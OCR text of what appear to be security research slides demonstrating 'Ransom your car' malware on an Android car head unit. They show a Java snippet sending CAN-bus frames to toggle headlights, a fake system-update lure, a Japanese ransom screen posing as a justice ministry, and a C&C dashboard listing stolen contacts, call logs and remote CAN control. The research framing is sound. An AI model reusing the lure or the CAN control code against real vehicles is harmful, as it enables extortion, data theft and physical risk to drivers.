



# Send CAN-BUS MSG by App

- Unrestricted sending CAN control signal
- Enable “Install from unknown source” by default

```
        else
        {
            txt_statusview.setText("open can-bus failed.");
        }
        switch_light.setOnClickListener((view) -> {
                send(198, 213, switch_light.isChecked() ? 1:0); //vw_golf7_drive_FrontLight
        });
        btn_send.setOnClickListener(new Button.OnClickListener(){
            @Override
            public void onClick(View view)
            {
                byte[] mydata = new byte[6];
                mydata[0] = (byte)0xAA;
                mydata[1] = (byte)0x55;
                mydata[2] = (byte)0xAA;
                mydata[3] = (byte)0x55;
                mydata[4] = (byte)0xAA;
                mydata[5] = (byte)0x55;
                send(198,mydata);
            }
        });
    }
```

# Attack Scenario



# Important System Updates

New critical updates are available to download now. Please follow the steps below:

- Step 1. Tap **Download** on this page
- Step 2. Tap **Open** once it is downloaded
- Step 3. Tap **Install** to start installing the program
- Step 4. Tap **Open** to start removing the virus

Download

# Ransom your car

MINISTRY OF JUSTICE CRIMINAL POLICY

犯罪者情報 | オフェス情報 | ファインのお支払い | 取扱説明の解除

注意!貴方の通信番号とドライブ記録はすでに暴かれていた

おまえ
090-929-832

唐津顯治
090-929-832

朱里
090-929-832


残り時間は、罰金を支払います

期間内お支払いしなきゃ貴方の 車用システム(ベットライトや車窓)故障が起こす可能性があります

履歴クエリは、国土安全保障省のデータベースに格納されています

# C&C Management

RANSOMYOURCAR

Hello! Admin

Dashboard

Access

> Device Information

| | |
|---|---|
| OS Version | 3.4.39 |
| Android SDK Version | 19 |
| Device Name | astar-y3 |
| Device Model | QuadCore-R16 |
| Product Name | astar_y3 |
| Manufacture | tw |

> GPS Information


RANSOMYOURCAR

Hello! Admin

Dashboard

Access

Contacts & CallLogs

CAN-BUS

```
Contacts - Phone BT Mac: fd9414b6f1f8

CallLogs - Phone BT Mac: 23a9e2fecd00
-- Number: 123, Status: Outgoing

CallLogs - Phone BT Mac: 0ab79e100044
-- Number: 123, Status: Outgoing
-- Number: 456, Status: Outgoing

CallLogs - Phone BT Mac: 002a81eb8044
-- Number: 000, Status: Outgoing

Contacts - Phone BT Mac: 002a81eb8044
-- Name: MicroTrend, Number: 8860223789666
-- Name: YangPeter, Number: 886900123456
-- Name: LeeEddie, Number: 886933123456

CallLogs - Phone BT Mac: 888b5682f878
-- Number: 123, Status: Missed
-- Number: 0972921978, Status: Outgoing
-- Number: 0972921978, Status: Missed
-- Number: 0972921978, Status: Incoming
-- Number: 0972921978, Status: Outgoing
```

Remotely Control / Track Your Car via CAN-BUS and GPS !

RANSOMYOURCAR

Hello! Admin

Dashboard

Access

CAN-BUS

> FrontLight

Trun On | Turn Off

> System Message

# DEMO

# Q&A

# Thank you

(Mail: aaronluo17@gmail.com)